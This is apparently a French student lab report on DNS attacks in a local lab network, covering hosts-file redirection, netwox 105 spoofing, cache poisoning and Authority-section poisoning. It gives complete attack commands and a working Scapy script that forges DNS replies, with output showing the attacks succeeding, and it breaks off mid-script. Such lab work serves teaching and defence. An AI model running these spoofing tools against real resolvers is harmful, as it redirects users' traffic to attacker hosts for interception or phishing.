Le fichier `/etc/hosts` est consulte en priorite absolue avant toute requete DNS. Si une entree y existe pour un nom de domaine, le systeme utilise directement l'adresse IP associee sans jamais interroger le serveur DNS. Cette propriete est exploitee pour detourner du trafic.

Outil	Comportement avec <code>/etc/hosts</code>
ping, navigateur web	Consulte <code>/etc/hosts</code> en premier
dig	Ignore completement <code>/etc/hosts</code>

2.1.3 Manipulation effectuee

Sur la machine utilisateur, on ajoute les lignes suivantes dans `/etc/hosts` :

```
1 sudo nano /etc/hosts
2 # Ajout :
3 10.99.46.220    www.bank32.com
4 10.99.46.220    bank32.com
```

2.1.4 Captures d'écran

```
mahmoud@VM:~$ ping www.bank32.com
PING bank32.com (3.33.130.190) 56(84) bytes of data.
64 bytes from a2aa9ff50de748dbe.amazonaws.com (3.33.130.190): icmp_seq=1 ttl=243 time=52.0 ms
64 bytes from a2aa9ff50de748dbe.amazonaws.com (3.33.130.190): icmp_seq=2 ttl=243 time=74.5 ms
64 bytes from a2aa9ff50de748dbe.amazonaws.com (3.33.130.190): icmp_seq=3 ttl=243 time=116 ms
64 bytes from a2aa9ff50de748dbe.amazonaws.com (3.33.130.190): icmp_seq=4 ttl=243 time=65.4 ms
64 bytes from a2aa9ff50de748dbe.amazonaws.com (3.33.130.190): icmp_seq=5 ttl=243 time=53.3 ms
64 bytes from a2aa9ff50de748dbe.amazonaws.com (3.33.130.190): icmp_seq=6 ttl=243 time=55.7 ms
^C
--- bank32.com ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 9393ms
rtt min/avg/max/mdev = 52.080/69.596/116.291/22.295 ms
```

FIGURE 2.1 – Ping vers www.bank32.com AVANT l'attaque – IP réelle d'Internet

```
mahmoud@VM:~$ cat /etc/hosts
127.0.0.1        localhost
127.0.1.1        VM
10.99.46.220     attacker
10.99.46.51      trustedserver
# The following lines are desirable for IPv6 capable hosts
::1             ip6-localhost ip6-loopback
fe00::0         ip6-localnet
ff00::0         ip6-mcastprefix
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
10.99.46.220    www.bank32.com
10.99.46.220    bank32.com
```

FIGURE 2.2 – Contenu du fichier /etc/hosts apres modification

```
mahmoud@VM:~$ ping www.bank32.com
PING www.bank32.com (10.99.46.220) 56(84) bytes of data.
64 bytes from attacker (10.99.46.220): icmp_seq=1 ttl=64 time=0.471 ms
64 bytes from attacker (10.99.46.220): icmp_seq=2 ttl=64 time=0.330 ms
64 bytes from attacker (10.99.46.220): icmp_seq=3 ttl=64 time=0.292 ms
64 bytes from attacker (10.99.46.220): icmp_seq=4 ttl=64 time=0.311 ms
64 bytes from attacker (10.99.46.220): icmp_seq=5 ttl=64 time=0.402 ms
^C
--- www.bank32.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4094ms
rtt min/avg/max/mdev = 0.292/0.361/0.471/0.067 ms
```

FIGURE 2.3 – Ping vers www.bank32.com APRES l'attaque – IP 10.99.46.220 (attaquant)

```

mahmoud@VM:~$ dig www.bank32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.bank32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17985
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags::; udp: 4096
;; QUESTION SECTION:
;www.bank32.com.                IN      A

;; ANSWER SECTION:
www.bank32.com.                2129    IN      CNAME   bank32.com.
bank32.com.                    2129    IN      A       3.33.130.190
bank32.com.                    2129    IN      A       15.197.148.33

;; AUTHORITY SECTION:
bank32.com.                    2129    IN      NS       ns13.domaincontrol.com.
bank32.com.                    2129    IN      NS       ns14.domaincontrol.com.

;; ADDITIONAL SECTION:
ns13.domaincontrol.com. 171329  IN      A       97.74.106.7
ns13.domaincontrol.com. 171329  IN      AAAA    2603:5:21a0::7
ns14.domaincontrol.com. 171329  IN      A       173.201.74.7
ns14.domaincontrol.com. 171329  IN      AAAA    2603:5:22a0::7

Wireshark
;; Query time: 6 msec
;; SERVER: 10.99.46.51#53(10.99.46.51)
;; WHEN: Sun Mar 15 23:04:57 EDT 2026
;; MSG SIZE rcvd: 229

```

FIGURE 2.4 – Dig vers www.bank32.com – retourne la vraie IP, ignore /etc/hosts

Source	Destination	Protocol	Length	Info
10.99.46.189	10.99.46.51	DNS	85	Standard query 0x821a A www.bank32.com OPT
10.99.46.51	10.99.46.189	DNS	271	Standard query response 0x821a A www.bank32.com CNAME bank32.com A 15.197.148.33

FIGURE 2.5 – Wireshark – ping ne genere aucune requete DNS, dig en genere une

2.1.5 Interpretation

L'attaque est un succes. Avant la modification, le ping retournait l'adresse IP reelle de bank32.com obtenue depuis Internet. Apres modification du fichier hosts, le ping retourne directement l'adresse 10.99.46.220 (machine attaquante) sans aucune requete DNS. En revanche, la commande dig ignore le fichier hosts et interroge directement le serveur DNS, retournant la vraie adresse IP. Cette difference de comportement illustre parfaitement la hierarchie de resolution des noms sur un systeme Linux. La limite de cette attaque est qu'elle necessite un acces root prealable a la machine victime.

2.2 Tache 5 : Spoofing Direct de Reponse DNS vers l'Utilisateur

2.2.1 Objectif

Realiser une attaque de spoofing DNS dans laquelle l'attaquant, situe sur le meme reseau local que la victime, intercepte les requetes DNS de l'utilisateur et envoie de fausses reponses avant que le vrai serveur DNS ne puisse repondre.

2.2.2 Principe de l'attaque

Contrairement a la tache 4, la machine victime n'est pas compromise. L'attaquant exploite uniquement sa position privilegiee sur le meme reseau local (LAN). Lorsque l'utilisateur emit une requete DNS, l'attaquant la sniffe et forge une reponse falsifiee qu'il envoie immediatement. Pour que cette reponse soit acceptee par la victime, elle doit satisfaire plusieurs criteres :

- L'adresse IP source doit correspondre a celle du serveur DNS (10.99.46.51)
- L'adresse IP destination doit etre celle de la machine utilisateur (10.99.46.189)
- Le port source UDP doit etre 53
- Le Transaction ID doit correspondre a celui de la requete originale
- La reponse forgee doit arriver avant la reponse legitime

2.2.3 Outil utilise

L'outil **Netwox 105** est utilise pour sniffer les requetes et envoyer automatiquement des reponses falsifiees.

```
1 sudo netwox 105 \  
2   -h "www.example.net" \  
3   -H "10.99.46.220" \  
4   -a "ns.example.net" \  
5   -A "10.99.46.220" \  
6   -f "src host 10.99.46.189" \  
7   -s "raw"
```

Le filtre `src host 10.99.46.189` cible specifiquement les requetes emises par la machine victime.

2.2.4 Captures d'écran

```

mahmoud@VM:~$ dig www.example.net

;<<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37094
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 10

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                300     IN      A      104.18.5.106
www.example.net.                300     IN      A      104.18.4.106

;; AUTHORITY SECTION:
example.net.                    172799  IN      NS      hugh.ns.cloudflare.com.
example.net.                    172799  IN      NS      betty.ns.cloudflare.com.

;; ADDITIONAL SECTION:
hugh.ns.cloudflare.com. 86353  IN      A      172.64.33.117
hugh.ns.cloudflare.com. 86353  IN      A      173.245.59.117
hugh.ns.cloudflare.com. 86353  IN      A      108.162.193.117
hugh.ns.cloudflare.com. 86353  IN      AAAA   2606:4700:58::adf5:3b75
hugh.ns.cloudflare.com. 86353  IN      AAAA   2803:f800:50::6ca2:c175
hugh.ns.cloudflare.com. 86353  IN      AAAA   2a06:98c1:50::ac40:2175
betty.ns.cloudflare.com. 86353  IN      A      173.245.58.75
betty.ns.cloudflare.com. 86353  IN      A      108.162.192.75
betty.ns.cloudflare.com. 86353  IN      A      172.64.32.75

;; Query time: 1011 msec
;; SERVER: 10.99.46.51#53(10.99.46.51)
;; WHEN: Sun Mar 15 23:19:17 EDT 2026
;; MSG SIZE rcvd: 312

```

FIGURE 2.6 – Dig vers www.example.net AVANT l'attaque – IP réelle retournée

```

mahmoud@VM:~$ dig www.example.net

;<<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13927
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                10      IN      A      10.99.46.220


;; AUTHORITY SECTION:
ns.example.net.                 10      IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.                 10      IN      A      10.99.46.220

;; Query time: 11 msec
;; SERVER: 10.99.46.51#53(10.99.46.51)
;; WHEN: Sun Mar 15 23:16:41 EDT 2026
;; MSG SIZE rcvd: 88

```

FIGURE 2.7 – Lancement de netwox 105 sur la machine attaquante



```
mahmoud@VM:~$ sudo netwox 105 \  
> -h "www.example.net" \  
> -H "10.99.46.220" \  
> -a "ns.example.net" \  
> -A "10.99.46.220" \  
> -f "src host 10.99.46.189" \  
> -s "raw" \  
DNS_question \  
| id=13927 rcode=OK opcode=QUERY \  
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1 \  
| www.example.net. A \  
| . OPT UDPPl=4096 errcode=0 v=0 ... \  
DNS_answer \  
| id=13927 rcode=OK opcode=QUERY \  
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1 \  
| www.example.net. A \  
| www.example.net. A 10 10.99.46.220 \  
| ns.example.net. NS 10 ns.example.net. \  
| ns.example.net. A 10 10.99.46.220
```

FIGURE 2.8 – Dig vers `www.example.net` APRES l'attaque – IP `10.99.46.220` retournee

2.2.5 Interpretation

L'attaque de spoofing direct est reussie. La machine utilisateur recoit l'adresse IP `10.99.46.220` (machine attaquante) au lieu de la vraie adresse de `www.example.net`. Cela est rendu possible parce que l'attaquant repond plus rapidement que le vrai serveur DNS distant. Cependant, cette attaque presente une limite importante : elle doit etre maintenue en permanence car elle n'affecte pas le cache du serveur DNS. A chaque nouvelle requete de l'utilisateur, l'attaquant doit etre pret a intercepter et repondre. C'est la motivation principale pour passer a l'attaque par empoisonnement du cache decrite dans la tache suivante.

2.3 Tache 6 : Empoisonnement du Cache DNS

2.3.1 Objectif

Au lieu de cibler directement la machine utilisateur comme dans la tache 5, cette attaque cible le cache du serveur DNS lui-meme. Une fois le cache empoisonne, toutes les requetes subsequentes de n'importe quel utilisateur recevront la reponse falsifiee pendant toute la duree de vie du TTL.

2.3.2 Principe de l'attaque

Lorsque le serveur DNS Apollo recoit une requete pour un domaine qu'il ne gere pas, il interroge d'autres serveurs DNS sur Internet. L'attaquant intercepte ces echanges et envoie une reponse falsifiee au serveur DNS avant que la reponse legitime n'arrive. Le serveur DNS stocke alors cette fausse reponse dans son cache avec le TTL specifie.

2.3.3 Difference cle avec la Tache 5

Critere	Tache 5	Tache 6
Cible	Machine utilisateur	Serveur DNS
Filtre Netwox	src host 10.99.46.189	src host 10.99.46.51
Effet	Temporaire	Durable (TTL=600s)
Portee	Un seul utilisateur	Tous les utilisateurs

2.3.4 Commande d'attaque

```
1 sudo netwox 105 \  
2   -h "www.example.net" \  
3   -H "10.99.46.220" \  
4   -a "ns.example.net" \  
5   -A "10.99.46.220" \  
6   -T 600 \  
7   -f "src host 10.99.46.51" \  
8   -s "raw"
```

Le parametre -T 600 specifie que la fausse entree restera dans le cache pendant 600 secondes (10 minutes).

2.3.5 Captures d'écran




FIGURE 2.9 – Vidage du cache DNS avant l'attaque – sudo rndc flush




FIGURE 2.10 – Lancement de netwox 105 sur l'attaquant avec filtre sur le serveur DNS

```

mahmoud@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14061
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 4096
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                600     IN      A      10.99.46.220

;; AUTHORITY SECTION:
.                               600     IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.                600     IN      A      10.99.46.220

;; Query time: 29 msec
;; SERVER: 10.99.46.51#53(10.99.46.51)
;; WHEN: Sun Mar 15 23:24:58 EDT 2026
;; MSG SIZE rcvd: 92

```

FIGURE 2.11 – Dig depuis la machine utilisateur – IP falsifiée retournée

```

mahmoud@VM:~$ sudo rndc dumpdb -cache
mahmoud@VM:~$ sudo cat /var/cache/bind/dump.db | grep example.net
.                               582     IN      NS      ns.example.net.
ns.example.net.                582     NS      ns.example.net.
www.example.net.                582     A      10.99.46.220

```

FIGURE 2.12 – Dump du cache DNS – entrée falsifiée stockée avec TTL=600

```

. OPT UDPpl=4096 errcode=0 v=0 ...
^C
mahmoud@VM:~$

```

FIGURE 2.13 – Netwox arrête – la fausse IP persiste toujours dans le cache

```

mahmoud@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41442
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags::; udp: 4096
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                536     IN      A      10.99.46.220

;; AUTHORITY SECTION:
.                               536     IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.                536     IN      A      10.99.46.220

;; Query time: 0 msec
;; SERVER: 10.99.46.51#53(10.99.46.51)
;; WHEN: Sun Mar 15 23:26:02 EDT 2026
;; MSG SIZE rcvd: 92

```

FIGURE 2.14 – Dig apres arret de netwox – fausse IP toujours retournee depuis le cache

10.99.46.189	10.99.46.51	DNS	86 Standard query 0xa1e2 A www.example.net OPT
10.99.46.51	10.99.46.189	DNS	134 Standard query response 0xa1e2 A www.example.net A 10.99.46.220 NS ns.examp

FIGURE 2.15 – Wireshark – reponse servie directement depuis le cache empoisonne

2.3.6 Interpretation

L'empoisonnement du cache est confirme par deux observations majeures. Premierement, le dump du cache montre l'entree falsifiee stockee avec un TTL de 600 secondes. Deuxiemement, apres l'arret complet de netwox, la machine utilisateur continue de recevoir la fausse adresse IP, ce qui prouve que c'est le cache du serveur DNS qui fournit la reponse et non plus l'attaquant en temps reel. Cette attaque est nettement plus efficace que la tache 5 car elle affecte tous les utilisateurs du serveur DNS et ne necessite qu'une seule interception reussie.

2.4 Tache 7 : Empoisonnement du Cache – Section Authority

2.4.1 Objectif

Dans la tache 6, l'attaque n'affecte qu'un seul nom d'hôte (`www.example.net`). Cette tache vise a empoisonner l'ensemble du domaine `example.net` en injectant un faux enregistrement NS dans la section Authority, remplaçant le nameserver officiel par `attacker32.com`.

2.4.2 Principe

En injectant dans la section Authority la reponse :

```
1 example.net. 259200 IN NS attacker32.com.
```

Le serveur DNS croit désormais que `attacker32.com` est le serveur faisant autorite pour tout le domaine `example.net`. Toutes les requetes futures concernant n'importe quel sous-domaine de `example.net` seront alors dirigeés vers cette machine controlee par l'attaquant.

2.4.3 Script Scapy utilise

```
1 #!/usr/bin/python
2 from scapy.all import *
3
4 def spoof_dns(pkt):
5     if (DNS in pkt and 'example.net' in pkt[DNS].qd.qname.decode
6         ()):
7         IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
8         UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
9         Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
10                        ttl=259200, rdata='10.99.46.220')
11         NSsec = DNSRR(rrname='example.net', type='NS',
12                       ttl=259200, rdata='attacker32.com')
13         DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
14                      aa=1, rd=0, qr=1,
15                      qdcount=1, ancourt=1, nscount=1, arcount=0,
16                      an=Anssec, ns=NSsec)
17         send(IPpkt/UDPpkt/DNSpkt)
18         print("Paquet spoof envoy !")
19
20 sniff(filter='udp and dst port 53', prn=spoof_dns)
```

2.4.4 Captures d'écran




FIGURE 2.16 – Script task7.py sur la machine attaquante

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'example.net' in pkt[DNS].qd.qname.decode()):

        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        Anssec = DNSRR(
            rname=pkt[DNS].qd.qname,
            type='A',
            ttl=259200,
            rdata='10.99.46.220'
        )

        NSsec = DNSRR(
            rname='example.net',
            type='NS',
            ttl=259200,
            rdata='attacker32.com'
        )

        DNSpkt = DNS(
            id=pkt[DNS].id,
            qd=pkt[DNS].qd,
            aa=1, rd=0, qr=1,
            qdcount=1,
            ancount=1,
            nscount=1,
```

FIGURE 2.17 – Lancement du script python3 task7.py

```

|
    NSsec = DNSRR(
        rrname='example.net',
        type='NS',
        ttl=259200,
        rdata='attacker32.com'
    )


    DNSpkt = DNS(
        id=pkt[DNS].id,
        qd=pkt[DNS].qd,
        aa=1, rd=0, qr=1,
        qdcount=1,
        ancount=1,
        nscount=1,
        arcount=0,
        an=Anssec,
        ns=NSsec
    )

    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)
    print("Paquet spoofé envoyé !")

pkt = sniff(
    filter='udp and dst port 53',
    prn=spoof_dns
)

```

FIGURE 2.18 – Dig vers www.example.net – section AUTHORITY indique attacker32.com



```

mahmoud@VM:~$ sudo python3 task7.py
.
Sent 1 packets.
Paquet spoofé envoyé !
.
Sent 1 packets.
Paquet spoofé envoyé !
.
Sent 1 packets.
Paquet spoofé envoyé !

```

FIGURE 2.19 – Dump du cache DNS – example.net NS attacker32.com stocke

```

mahmoud@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 72
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                259200  IN      A      10.99.46.220

;; AUTHORITY SECTION:
example.net.                    259200  IN      NS      attacker32.com.

;; Query time: 168 msec
;; SERVER: 10.99.46.51#53(10.99.46.51)
;; WHEN: Sun Mar 15 23:35:35 EDT 2026
;; MSG SIZE rcvd: 103

```

FIGURE 2.20 – Dig vers mail.example.net – requete dirige vers attacker32.com

```

mahmoud@VM:~$ sudo rndc dumpdb -cache
mahmoud@VM:~$ sudo cat /var/cache/bind/dump.db | grep example.net
example.net.                259152  IN NS      attacker32.com.
www.example.net.            259152  A      10.99.46.220

```

FIGURE 2.21 – Wireshark – requetes example.net achemindes vers attacker32.com

```

mahmoud@VM:~$ dig mail.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> mail.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29755
;; flags: qr aa ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;mail.example.net.              IN      A

;; ANSWER SECTION:
mail.example.net.              259200  IN      A      10.99.46.220

;; AUTHORITY SECTION:
example.net.                    259200  IN      NS      attacker32.com.

;; Query time: 1989 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Sun Mar 15 23:41:46 EDT 2026
;; MSG SIZE rcvd: 105

```

FIGURE 2.22 – Verification du cache – NS attacker32.com present pour tout example.net

2.4.5 Interpretation

L'attaque par manipulation de la section Authority est plus puissante que l'empoisonnement simple de la tache 6. En remplaçant le nameserver de tout le domaine

example.net, l'attaquant prend le controle de la resolution DNS pour tous les sous-domaines (**www**, **mail**, **ftp**, etc.) en une seule attaque. Le dump du cache confirme la presence de l'enregistrement **example.net IN NS attacker32.com**. Les requetes subsequentes vers n'importe quel hote de **example.net** sont desormais achemindes vers la machine de l'attaquant.

2.5 Tache 8 : Cibler un Autre Domaine – Bailiwick Checking

2.5.1 Objectif

Tenter d'étendre l'attaque de la tache 7 en injectant simultanément un faux NS pour un domaine tiers (google.com) dans la meme reponse, et observer si le serveur DNS accepte ou rejette cette entree.

2.5.2 Contenu de la section Authority injectee

```
1 ;; AUTHORITY SECTION:
2 example.net. 259200 IN NS attacker32.com.
3 google.com. 259200 IN NS attacker32.com.
```

2.5.3 Script Scapy

Le script task8.py est identique a task7.py avec l'ajout d'un second enregistrement NS :

```
1 NSsec1 = DNSRR(rrname='example.net', type='NS',
2               ttl=259200, rdata='attacker32.com')
3 NSsec2 = DNSRR(rrname='google.com', type='NS',
4               ttl=259200, rdata='attacker32.com')
5 DNSpkt = DNS(..., nscount=2, ns=NSsec1/NSsec2)
```

2.5.4 Le mecanisme de protection : Bailiwick Checking

Le Bailiwick Checking est une protection integree dans les serveurs DNS modernes. Elle verifie que chaque enregistrement d'une reponse appartient bien au domaine de la requete originale.

Enregistrement	Domaine requete	Accepte ?
example.net NS attacker32.com	example.net	Oui
google.com NS attacker32.com	example.net	Non

2.5.5 Captures d'ecran




FIGURE 2.23 – Script task8.py avec deux entrees NS dont google.com

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'example.net' in pkt[DNS].qd.qname.decode()):

        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        Anssec = DNSRR(
            rrname=pkt[DNS].qd.qname,
            type='A',
            ttl=259200,
            rdata='10.99.46.220'
        )

        NSsec1 = DNSRR(
            rrname='example.net',
            type='NS',
            ttl=259200,
            rdata='attacker32.com'
        )

        NSsec2 = DNSRR(
            rrname='google.com',
            type='NS',
            ttl=259200,
            rdata='attacker32.com'
```

FIGURE 2.24 – Lancement du script sur la machine attaquante

```

NSsec2 = DNSRR(
    rrname='google.com',
    type='NS',
    ttl=259200,
    rdata='attacker32.com'
)


DNSpkt = DNS(
    id=pkt[DNS].id,
    qd=pkt[DNS].qd,
